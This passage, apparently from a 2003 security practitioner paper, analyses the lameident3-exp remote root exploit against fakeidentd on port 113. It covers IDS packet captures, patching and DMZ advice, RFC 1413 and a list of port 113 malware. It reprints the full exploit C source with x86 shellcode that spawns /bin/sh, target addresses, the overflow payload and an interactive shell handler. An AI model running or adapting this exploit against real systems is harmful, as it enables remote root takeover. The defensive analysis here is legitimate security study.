


Figure 7

An inspection of the individual packets clearly shows the payload containing a series of "90" the NOP "opcode" for x86 systems, this is the NOP sled being sent to the victim machine. (Figure 8)

A packet captured during the lameident3-exp attack




Figure 8

Only the packets causing an alert on the IDS can be inspected by the ACID console. So the actual tcpdump of the packets is inspected to see the shellcode being passed to the victim. Of note is the destination port 113 and the fact it is a TCP packet with an ack number, so communications have been established with the ident application and data transferred, and of course the payload of `90 90 90 …`, the x86 NOP command triggering the SHELLCODE x86 NOOP alert.

How to protect against it

This exploit compromises fakeidentd version's up to version 1.7 when the second buffer overflow, the space reserved for id-string of 128 chars, was fixed by verifying the 128 character buffer. Although the root UID switching fault was fixed in fakeidentd version 1.4.

The fakeidentd version history below lists the fixes for the vulnerabilities exploited by lameident3-exp.

"*Revision 1.4*
Now GID is also changed to nobody/nogroup."

"Revision 1.7
Added defines for IDSTR_MAX, IDENT_SUBSTR, IDSTR_BUFLEN and IDSTR_MAX (length limit on the id-string)
program arg 1 chopped after IDSTR_MAX characters (when applicable); reason is: - if the program is called with a relatively long string as arg 1 (tested with about 400 chars), a segfault occurs due to an internal buffer overflow (buffer space reserved for id-string is 128 chars, but never verified)
It may trigger buffer overflows in clients"

"Revision 2.0 2003/05/05 15:21:01 Major update. Removed fdprintf(); replaced with use of writev() and newly added outputstrings(). Removed many now obsolete defines and converted one to constant character string. Added one assert() (and left room for more). Did some relatively small other adjustments." - (fakeidentd sourcecode revision history)[22]

If you require fakeidentd to be running, the latest revision, currently version 2.0.[22] should be used. Another method to avoid the lameident3 exploit from compromising a system would be to run the fakeidentd in a non-x86 operating system. This will not remove the buffer overflow condition and SPARC assembler code, base addresses, and NOP sled could be scripted into the exploit.

Network architecture has an underlying role in the security of an infrastructure and choosing to minimise the services run in a organization to only those required is a proven best practice. If a service is essential and requires an ident look-up to function then it is wise to masquerade the ident service to minimise the information that can be mined from a network with easily available tools, e.g. Nessus and Nmap. However, you really should look long and hard as to whether a service requiring an ident look-up is essential for your business. If the option to disable the ident look-up function in the applications configuration exists it should be considered.

Fakeidentd handles all ident connection requests, and connections in a single process, thus reducing process creation overhead. Fakeidentd is configured to handle 20 concurrent connections.

"Since one connection should not last long, if all 20 connections are in use, the next connection will close the oldest connection data has been read. This way this program is not very vulnerable to so called `denial of service' attack, thus making this ideal "identd" to be used in a firewall, IP masquerading hosts, and responds with static response to an ident request." - (fakeidentd source code.) [17]

This vulnerability introduced to a firewall would be particularly nasty and would not be best practice. If a Masquerading ident service were required, a dedicated server in a Demilitarised Zone (DMZ) would be preferable.

An example of a lameident3-exp attack scenario on a basic network layout requiring an ident service is represented below. (Figure 9) An elegant solution, if ident were required, would be to use an ident application that encrypts the data exchanged in the ident communications.

Graphical representation of possible attack scenario




Figure 9
Graphical representation of possible attack scenario

In the above scenario, fakeidentd is running on an application server i.e. just running the ident service located in the DMZ; this is best practice. Again, do your internal users really require the IRC service and the associated ident service? If not, drop or reject (depending on the "stealthyness" of the firewall) any connection to port 113 at the network perimeter.

The ident service running in the DMZ on a dedicated ident server is preferable to being run on the client machine. The compromise of the DMZ machine will still have security implications (installation of sniffers, key stroke loggers, access to password files etc.) but this may not be as damaging as a compromise of an internal network machine.

Whatever architectural solution is accepted it is important to patch machines and run the latest proven version of software. The exploit profiled in this report would not work on a current version of the fakeidentd, version 2.0, by Tomi Ollila.

Source code / Pseudo code

The source code for the lameident3-exp.c exploit tool, is available from the security focus website at following the URL.
http://downloads.securityfocus.com/vulnerabilities/exploits/lameident3-exp.c

I have included a copy of the source code in appendix F and my description of the code is below.

```
/* lameident3-exp.c - sloth@nopninjas.com - http://www.nopninjas.com
 *   this should work for most Linux distributions without needing
 *   any modifications
 *
 * fakeidentd exploit 3rd revision.
 * v1.4 http://software.freshmeat.net/projects/fakeidentd/
 * v1.2 http://hangout.de/fakeidentd/
 *
 * vuln found by Jedi/Sector One
 * Other people who worked on the same bug and shared ideas:
 *   Charles "core" Stevenson, Solar Eclipse
 *
 * 7/25/02
 *
 *  Collaborative  effort  via  the  [0dd]  list.  Thanks  to  Charles
Stevenson for
 * running it.
 *
 * 0dd, irc.pulltheplug.com, b0red
 */
```

Include some standard libraries.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
```

Define the Identd port as port 113.

```
#define     ALIGN 1   /* you probably dont need to touch this */
#define IDENTPORT 113
#define     USLEEP 200 /* delays the send()'s to avoid "broken pipe"
errors */
```

Determine if the exploit is run in debug mode and if so place an end of text in the shellcode otherwise place a start of text in the shellcode.

```
#ifdef DEBUG
  #define DUPFD "\x04"
#else
  #define DUPFD "\x02"
#endif
```

The shellcode used by this exploit to obtain a root shell on an x86 Linux system

```
/* dup() shellcode from Charles Stevenson <core@bokeoa.com> */
char lnx86_dupshell[]=
  "\x31\xc9\xf7\xe1\x51\x5b\xb0\xa4\xcd\x80\x31\xc9\x6a" DUPFD
  "\x5b\x6a\x3f\x58\xcd\x80\x41\x6a\x3f\x58\xcd\x80\x41\x6a\x3f"
  "\x58\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
  "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31"
  "\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Define the base address for the OS option chosen.

```
struct Targets {
  char *name;
  long baseaddr;
  char *shellcode;
};
```

```
      struct Targets target[] = {
        { "  gcc-2.91.66  x86\n"
          "    * Slackware 7.1\n"
          "    *    RedHat 6.2\n",
          0x0804b0a0, lnx86_dupshell },
        { "  gcc-2.95.3/4 x86\n"
          "    * Slackware 8.1\n"
          "    *    Debian 3.0\n",
          0x0804a260, lnx86_dupshell },
        { (char *)0, 0, (char *)0 }
      };

void sh(int sockfd);
int max(int x, int y);

void fail(char *reason) {
  printf("exploit failed: %s\n", reason);
  exit(-1);
}
```

Resolve the victim's hostname.

```
      long resolve(char *host) {
        struct in_addr ip;
        struct hostent *he;

        if((ip.s_addr = inet_addr(host)) == -1) {
          if(!(he = gethostbyname(host)))
            return(-1);
          else
            memcpy(&ip.s_addr, he->h_addr, 4);
        }
        return(ip.s_addr);
      }
```

TCP connection to victim's port 113, the ident service

```
      int make_connect(struct in_addr host) {
        int s;
        struct sockaddr_in sin;

        memset(&sin, 0, sizeof(sin));
        sin.sin_family      = AF_INET;
        sin.sin_port        = htons(IDENTPORT);
        sin.sin_addr.s_addr   = host.s_addr;

        if((s = socket(AF_INET, SOCK_STREAM, 0)) <= 0)
          fail("could not create socket");

        if(connect(s, (struct sockaddr *)&sin, sizeof(sin)) < 0)
          fail("could not connect\n");

        return(s);
      }
```

Set memory address and 2 buffer's, with sizes 2020 bytes and 32 bytes

```
      int main(int argc, char *argv[]) {
        int s, a, uwait = USLEEP, nops = 500;
        long baseaddr;
        long shelladdr = 0xbfffa090;
        long pointaddr = 0;
        char buf1[2020], buf2[32], *p, *shellcode;
        struct in_addr host;
```

Display credit and usage instructions.

```
  printf("lameident3-exp.c by sloth @ b0red\n");

  if(argc<3) {
    printf("usage:  ./lameident3-exp <target> <host> <send delay in
ms>\n");
    for(a=0;target[a].baseaddr;a++)
      printf("  %d: %x %s", a, target[a].baseaddr, target[a].name);
    exit(-1);
  }
```

Determine the base address is valid.

```
  for(a=0;a<atoi(argv[1]);a++)
    if(!target[a].baseaddr)
      fail("invalid target");
```

Set the base address and shellcode.

```
  baseaddr  = target[a].baseaddr;
  shellcode = target[a].shellcode;
  if(argv[3]) uwait = atoi(argv[3]);
```

Get IP address

```
  if((host.s_addr = resolve(argv[2])) == -1)
    fail("invalid host");
```

Zero the 2020-byte, buffer number 1, fill said buffer with NOP's and put shellcode into buffer.

```
  memset(buf1, 0, sizeof(buf1));
  memset(buf1, 0x90, sizeof(buf1)-strlen(shellcode)-1);
  memcpy(&buf1[(sizeof(buf1)-strlen(shellcode)-
1)],shellcode,strlen(shellcode));
```

Create a socket to the victim and send 19 bytes of repeating 'A's

```
  s = make_connect(host);

  send(s, "AAAAAAAAAAAAAAAAAAA", 19, 0);
  usleep(uwait);
```

Zero the 32-byte buffer, number 2, fill with A000… and set up the "return address"

```
memset(buf2, 0, sizeof(buf2));
  buf2[0] = 'A';
  *(long *)&buf2[1] = shelladdr - baseaddr - 5;
```

Send the return address.

```
  send(s, buf2, 5, 0);
  usleep(uwait);
```

Send the shellcode in 19 byte chunks until all the required 2019 bytes have been sent

```
  p = buf1;
  printf("Writing shellcode: %d bytes to 0x%x...\n", strlen(buf1),
shelladdr);

  for(a=0;a<=strlen(buf1), *p;) {

    if((a = send(s, p, strlen(p) > 19 ? 19 : strlen(p), 0)) == -1)
      fail("write error");
```

```
        p += a;
        usleep(uwait);

      }

      close(s);
      usleep(100);
```

Create a socket to the victim and send 19 bytes of repeating ‘A’s

```
      s = make_connect(host);

      send(s, "AAAAAAAAAAAAAAAAAAA", 19, 0);
      usleep(uwait);

memset(buf2, 0, sizeof(buf2));
buf2[0] = 'A';
*(long *)&buf2[1] = shelladdr - baseaddr + strlen(buf1) + 20 - 5;

send(s, buf2, 5, 0);
usleep(uwait);

p = buf1;
pointaddr = shelladdr + strlen(buf1) + 20;
printf("Writing pointers to 0x%x\n", pointaddr);

memset(buf1, 0, sizeof(buf1));
for(a=0;a<=512;a += 4)
  *(long *)&buf1[a] = shelladdr + 500;

for(a=0;a<=strlen(buf1), *p;) {

  if((a = send(s, p, strlen(p) > 19 ? 19 : strlen(p), 0)) == -1)
    fail("write error");

  p += a;
  usleep(uwait);

}

close(s);
usleep(uwait);
```

Create a socket to the victim and send 19 bytes of repeating ‘A’s

```
      s = make_connect(host);

      send(s, "AAAAAAAAAAAAAAAAAAA", 19, 0);
      usleep(uwait);

memset(buf2, 0, sizeof(buf2));
buf2[0] = 'A';
*(long *)&buf2[1] = 0xffffffff - 0x9f - 5;

send(s, buf2, 5, 0);
usleep(uwait);

memset(buf2, 0, sizeof(buf2));
*(long *)&buf2[0] = pointaddr + 200 + ALIGN;

send(s, buf2, 4, 0);

close(s);
usleep(uwait);
```

Create a socket to the victim and send an ident request.

```
  s = make_connect(host);

  send(s, "1234, 1234\n", 11, 0);
  usleep(uwait);

  printf("here comes the root shell!\n");
  sh(s);

  close(s);
}
```

Set up the interactive shell between the attacker and the victim.

```
/* mixters */
int max(int x, int y) {
  if(x > y)
    return(x);
  return(y);
}

/* mixters sh() */
void sh(int sockfd) {
  char snd[1024], rcv[1024];
  fd_set rset;
  int maxfd, n;

  strcpy(snd, "uname -a; pwd; id;\n");
  write(sockfd, snd, strlen(snd));

  for(;;) {
    FD_SET(fileno(stdin), &rset);
    FD_SET(sockfd, &rset);
    maxfd = max(fileno(stdin), sockfd) + 1;
    select(maxfd, &rset, NULL, NULL, NULL);
    if(FD_ISSET(fileno(stdin), &rset)){
      bzero(snd, sizeof(snd));
      fgets(snd, sizeof(snd)-2, stdin);
      write(sockfd, snd, strlen(snd));
    }
    if(FD_ISSET(sockfd, &rset)){
      bzero(rcv, sizeof(rcv));
      if((n = read(sockfd, rcv, sizeof(rcv))) == 0){
        printf("EOF.\n");
        exit(0);
      }
      if(n < 0)
        fail("could not spawn shell");
      fputs(rcv, stdout);
    }
  }
}
```

Additional Information

Additional resources for the lameident3-exp exploit of the fakeidentd buffer overflow vulnerability.

SecuriTeam.com. Fake Identd Vulnerable to Remote Root Exploit. July 2002. URL http://www.securiteam.com/unixfocus/5TP10007PW.html (July 2003)

sloth@nopninjas.com. lameident3-exp.c 3rd revision. available URL http://downloads.securityfocus.com/vulnerabilities/exploits/lameident3-exp.c (July 2003).

Jedi/Sector One. Fake Identd - Remote root exploit. July 2002. URL http://www.securityfocus.com/archive/1/284953/2002-07-27/2002-08-02/0 (July 2003)

Litchfield, David. "Buffer Overflows for Beginners." available URL http://www.wbglinks.net/pages/reads/bofs/ (August 2003)

References:

1. St. John, Michael. "Network Working Group." Request for Comment: 1413 Identification Protocol. February 2003. URL http://www.ietf.org/rfc/rfc1413.txt?number=1413 (July 2003).

2. Internet Storm Center. Top Attacked Ports. 22 May 2003 URL http://isc.incidents.org/ (July 2003).

3. Moore, David. Voelker, Geoffrey and Savage, Stefan. Inferring Internet Denial-of-Service Activity. February 2003.

4. von Braun, Joakim. Simovits Consulting. Ports used by Trojans. October 2002. URL http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html (July 2003).

5. von Braun, Joakim. SANS Institute. What port numbers do well-known Trojan horses use? [September] Setember 2001. URL http://www.sans.org/resources/idfaq/oddports.php (July 2003).

6. TrendMicro. Virus Encyclopaedia. URL http://www.trendmicro.com/vinfo/virusencyclo/ (July 2003).

7. Royds, Bill. SANS Institute. Global Incident Analysis Center. September 2000. URL http://www.sans.org/y2k/090700.htm (July 2003).

8. Internet Assigned Numbers Authority. Operating System Names. April 2002. URL http://www.iana.org/assignments/operating-system-names (July 2003).

9. Fyodor. insecure.org. Nmap (Network Mapper). version 3.27, available URL http://www.insecure.org/nmap/index.html (July 2003).

10. Jones, Keith. Shema, Mike. and Johnson, Bradley. Anti-Hacker Toolkit. San Francisco: McGraw-Hill/Osborne, 2002. Page 114.

11. MITRE. Common Vulnerabilities and Exposures. version 20030402. URL http://cve.mitre.org/ (July 2003).

12. Zeltser, Lenny. Reverse Engineering Malware. May 2001. URL http://www.zeltser.com/sans/gcih-practical/ (July 2003).

13. Securityfocus. "Securityfocus advisory." F-13: Unix Sendmail Vulnerabilities February 1995. URL http://www.securityfocus.com/advisories/877 (July 2003).

14. nessus.org Nessus security scanner. Version 2.0.5, available URL http://www.nessus.org/download.html (July 2003).

15. Securityfocus. "Bugtrak ID 5351." Fake Identd Client Query Remote Buffer Overflow Vulnerability July 2002. URL http://www.securityfocus.com/bid/5351 (July 2003).

16. Deraison, Renaud. "Nessus plug in 11054." fakeidentd overflow. 2002. URL http://cgi.nessus.org/plugins/dump.php3?id=11054 (July 2003).

17. sloth@nopninjas.com. lameident3-exp.c 3rd revision. available URL http://downloads.securityfocus.com/vulnerabilities/exploits/lameident3-exp.c (July 2003).

18. Aleph One. "Smashing The Stack For Fun And Profit." available URL http://www.phrack.org/show.php?p=49&a=14 (August 2003).

19. Litchfield, David. "Buffer Overflows for Beginners." available URL http://www.wbglinks.net/pages/reads/bofs/ (August 2003)

20. SNORT. The Open Source Network Intrusion Detection System. version 2.0.0, available URL http://www.snort.org/dl/ (July 2003).

21. Danyliw, Roman. Analysis Console for Intrusion Databases. ACID version 0.9.6.6b23 available URL http://www.cert.org/kb/acid/ (July 2003).

22. Ollila, Tomi. fakeidentd. May 2003 version 2.0, available URL http://www.guru-group.fi/~too/sw/releases/identd.c (July 2003).

Appendix A: RFC 1413

Network Working Group
Request for Comments: 1413
Obsoletes: 931

M. St. Johns
US Department of Defense
February 1993

Identification Protocol

Status of this Memo

This RFC specifies an IAB standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "IAB Official Protocol Standards" for the standardization state and status of this protocol. Distribution of this memo is unlimited.

1. INTRODUCTION

The Identification Protocol (a.k.a., "ident", a.k.a., "the Ident Protocol") provides a means to determine the identity of a user of a particular TCP connection. Given a TCP port number pair, it returns a character string which identifies the owner of that connection on the server's system.

The Identification Protocol was formerly called the Authentication Server Protocol. It has been renamed to better reflect its function. This document is a product of the TCP Client Identity Protocol Working Group of the Internet Engineering Task Force (IETF).

2. OVERVIEW

This is a connection based application on TCP. A server listens for TCP connections on TCP port 113 (decimal). Once a connection is established, the server reads a line of data which specifies the connection of interest. If it exists, the system dependent user identifier of the connection of interest is sent as the reply. The server may then either shut the connection down or it may continue to read/respond to multiple queries.

The server should close the connection down after a configurable amount of time with no queries - a 60-180 second idle timeout is recommended. The client may close the connection down at any time; however to allow for network delays the client should wait at least 30 seconds (or longer) after a query before abandoning the query and closing the connection.

3. RESTRICTIONS

Queries are permitted only for fully specified connections. The query contains the local/foreign port pair -- the local/foreign address pair used to fully specify the connection is taken from the local and foreign address of query connection. This means a user on address A may only query the server on address B about connections between A and B.

4. QUERY/RESPONSE FORMAT

The server accepts simple text query requests of the form:

<port-on-server> , <port-on-client>

where <port-on-server> is the TCP port (decimal) on the target (where the "ident" server is running) system, and <port-on-client> is the TCP port (decimal) on the source (client) system.

N.B - If a client on host A wants to ask a server on host B about a connection specified locally (on the client's machine) as 23, 6191 (an inbound TELNET connection), the client must actually ask about 6191, 23 - which is how the connection would be specified on host B.

For example:

6191, 23

The response is of the form

<port-on-server> , <port-on-client> : <resp-type> : <add-info>

where <port-on-server>,<port-on-client> are the same pair as the query, <resp-type> is a keyword identifying the type of response, and <add-info> is context dependent.

The information returned is that associated with the fully specified TCP connection identified by <server-address>, <client-address>, <port-on-server>, <port-on-client>, where <server-address> and <client-address> are the local and foreign IP addresses of the querying connection -- i.e., the TCP connection to the Identification Protocol Server. (<port-on-server> and <port-on-client> are taken from the query.)

For example:

6193, 23 : USERID : UNIX : stjohns
6195, 23 : ERROR : NO-USER

5. RESPONSE TYPES

A response can be one of two types:

USERID

In this case, <add-info> is a string consisting of an operating system name (with an optional character set identifier), followed by ":", followed by an identification string.

The character set (if present) is separated from the operating system name by ",". The character set identifier is used to indicate the character set of the identification string. The character set identifier, if omitted, defaults to "US-ASCII" (see below).

Permitted operating system names and character set names are specified in RFC 1340, "Assigned Numbers" or its successors.

In addition to those operating system and character set names specified in "Assigned Numbers" there is one special case operating system identifier - "OTHER".

Unless "OTHER" is specified as the operating system type, the server is expected to return the "normal" user identification of the owner of this connection. "Normal" in this context may be taken to mean a string of characters which uniquely identifies the connection owner such as a user identifier assigned by the system administrator and used by such user as a mail identifier, or as the "user" part of a user/password pair used to gain access to system resources. When an operating system is specified (e.g., anything but "OTHER"), the user identifier is expected to be in a more or less immediately useful form - e.g., something that could be used as an argument to "finger" or as a mail address.

"OTHER" indicates the identifier is an unformatted character string consisting of printable characters in the specified character set. "OTHER" should be specified if the user identifier does not meet the constraints of the previous paragraph. Sending an encrypted audit token, or returning other non-userid information about a user (such as the real name and phone number of a user from a UNIX passwd file) are both examples of when "OTHER" should be used.

Returned user identifiers are expected to be printable in the character set indicated.

The identifier is an unformatted octet string - - all octets are permissible EXCEPT octal 000 (NUL), 012 (LF) and 015 (CR). N.B. - space characters (040) following the colon separator ARE part of the

identifier string and may not be ignored. A response string is still terminated normally by a CR/LF. N.B. A string may be printable, but is not *necessarily* printable.

ERROR

For some reason the port owner could not be determined, <add-info> tells why. The following are the permitted values of <add-info> and their meanings:

INVALID-PORT

Either the local or foreign port was improperly specified. This should be returned if either or both of the port ids were out of range (TCP port numbers are from 1-65535), negative integers, reals or in any fashion not recognised as a non-negative integer.

NO-USER

The connection specified by the port pair is not currently in use or currently not owned by an identifiable entity.

HIDDEN-USER

The server was able to identify the user of this port, but the information was not returned at the request of the user.

UNKNOWN-ERROR

Can't determine connection owner; reason unknown. Any error not covered above should return this error code value. Optionally, this code MAY be returned in lieu of any other specific error code if, for example, the server desires to hide information implied by the return of that error code, or for any other reason. If a server implements such a feature, it MUST be configurable and it MUST default to returning the proper error message.

Other values may eventually be specified and defined in future revisions to this document. If an implementer has a need to specify a non-standard error code, that code must begin with "X".

In addition, the server is allowed to drop the query connection without responding. Any premature close (i.e., one where the client does not receive the EOL, whether graceful or an abort should be considered to have the same meaning as "ERROR : UNKNOWN-ERROR".

FORMAL SYNTAX

```
<request> ::= <port-pair> <EOL>

<port-pair> ::= <integer> "," <integer>

<reply> ::= <reply-text> <EOL>

<EOL> ::= "015 012"  ; CR-LF End of Line Indicator

<reply-text> ::= <error-reply> | <ident-reply>

<error-reply> ::= <port-pair> ":" "ERROR" ":" <error-type>

<ident-reply> ::= <port-pair> ":" "USERID" ":" <opsys-field>":" <user-id>

<error-type> ::= "INVALID-PORT" | "NO-USER" | "UNKNOWN-
                 ERROR" | "HIDDEN-USER" | <error-token>

<opsys-field> ::= <opsys> [ "," <charset>]
```

<opsys> ::= "OTHER" | "UNIX" | <token> ...etc.
; (See "Assigned Numbers")

<charset> ::= "US-ASCII" | ...etc.
; (See "Assigned Numbers")

<user-id> ::= <octet-string>

<token> ::= 1*64<token-characters> ; 1-64 characters

<error-token> ::= "X"1*63<token-characters>
; 2-64 chars beginning w/X

<integer> ::= 1*5<digit> ; 1-5 digits.

<digit> ::= "0" | "1" ... "8" | "9" ; 0-9

<token-characters> ::=<Any of these ASCII characters: a-z, A-Z,
- (dash), .!@#$%^&*()_=+.,<>/?"'~`{}[]; > ; upper and lowercase a-z plus printable's minus the colon ":" character.

<octet-string> ::= 1*512<octet-characters>

<octet-characters> ::= <any octet from 00 to 377 (octal) except for
ASCII NUL (000), CR (015) and LF (012)>

Notes on Syntax:

1) To promote interoperability among variant implementations, with respect to white space the above syntax is understood to embody the "be conservative in what you send and be liberal in what you accept" philosophy. Clients and servers should not generate unnecessary white space (space and tab characters) but should accept white space anywhere except within a token. In parsing responses, white space may occur anywhere, except within a token. Specifically, any amount of white space is permitted at the beginning or end of a line both for queries and responses. This does not apply for responses that contain a user ID because everything after the colon after the operating system type until the terminating CR/LF is taken as part of the user ID. The terminating CR/LF is NOT considered part of the user ID.

2) The above notwithstanding, servers should restrict the amount of inter-token white space they send to the smallest amount reasonable or useful. Clients should feel free to abort a connection if they receive 1000 characters without receiving an <EOL>.

3) The 512 character limit on user IDs and the 64 character limit on tokens should be understood to mean as follows:

1. No new token (i.e., OPSYS or ERROR-TYPE) token will be defined that has a length greater than 64 and
2. A server SHOULD NOT send more than 512 octets of user ID and a client MUST accept at least 512 octets of user ID. Because of this limitation, a server MUSTreturn the most significant portion of the user ID in the first 512 octets.

4) The character sets and character set identifiers should map directly to those defined in or referenced by RFC 1340, "Assigned Numbers" or its successors. Character set identifiers only apply to the user identification field - all other fields will be defined in and must be sent as US-ASCII.

5) Although <user-id> is defined as an <octet-string> above, it must follow the format and character set constraints implied by the <opsys-field>; see the discussion above.

6) The character set provides context for the client to print or store the returned user identification string. If the client does not recognise or implement the returned character set, it should handle the returned identification string as OCTET, but should in addition store or report the character

set. An OCTET string should be printed, stored or handled in hex notation (0-9a-f) in addition to any other representation the client implements - this provides a standard representation among differing implementations.

6. Security Considerations

The information returned by this protocol is at most as trustworthy as the host providing it OR the organisation operating the host. For example, a PC in an open lab has few if any controls on it to prevent a user from having this protocol return any identifier the user wants. Likewise, if the host has been compromised the information returned may be completely erroneous and misleading.

The Identification Protocol is not intended as an authorisation or access control protocol. At best, it provides some additional auditing information with respect to TCP connections. At worst, it can provide misleading, incorrect, or maliciously incorrect information.

The use of the information returned by this protocol for other than auditing is strongly discouraged. Specifically, using Identification Protocol information to make access control decisions - either as the primary method (i.e., no other checks) or as an adjunct to other methods may result in a weakening of normal host security.

An Identification server may reveal information about users, entities, objects or processes which might normally be considered private. An Identification server provides service which is a rough analog of the CallerID services provided by some phone companies and many of the same privacy considerations and arguments that apply to the CallerID service apply to Identification. If you wouldn't run a "finger" server due to privacy considerations you may not want to run this protocol.

7. ACKNOWLEDGEMENTS

Acknowledgement is given to Dan Bernstein who is primarily responsible for renewing interest in this protocol and for pointing out some annoying errors in RFC 931.

References

[1] St. Johns, M., "Authentication Server", RFC 931, TPSC, January 1985.
[2] Reynolds, J., and J. Postel, "Assigned Numbers", STD 2, RFC 1340, USC/Information Sciences Institute, July 1992.

Author's Address

Michael C. St. Johns
DARPA/CSTO
3701 N. Fairfax Dr
Arlington, VA 22203

Phone: (703) 696-2271
EMail: stjohns@DARPA.MIL

Appendix B: A List of Port 113 Related Malware

Name	Related to	Platform	Size of virus	Discovered	Details
UNIX_ADM_Worm.A	UNIX_HIJACK.A	Linux	ADMw0rm - 1725 bytes ADMw0rm-v1.tar.gz - 7427 bytes	Sep. 18, 2001	-
Alicia	Backdoor.Alicia.K	Windows	235 Kbytes	-	IRC controlled Remote access Trojan
Cyn	Backdoor.Cyn Backdoor.PB	Windows	Server - 22,016 Bytes Client - 69,120 bytes	Apr., 2001	Remote access Trojan
Dosh	Backdoor.Dosh.a Backdoor.Dosh.d	Windows	522 Kbytes Version a 396 Kbytes Version d	-	Remote access Trojan
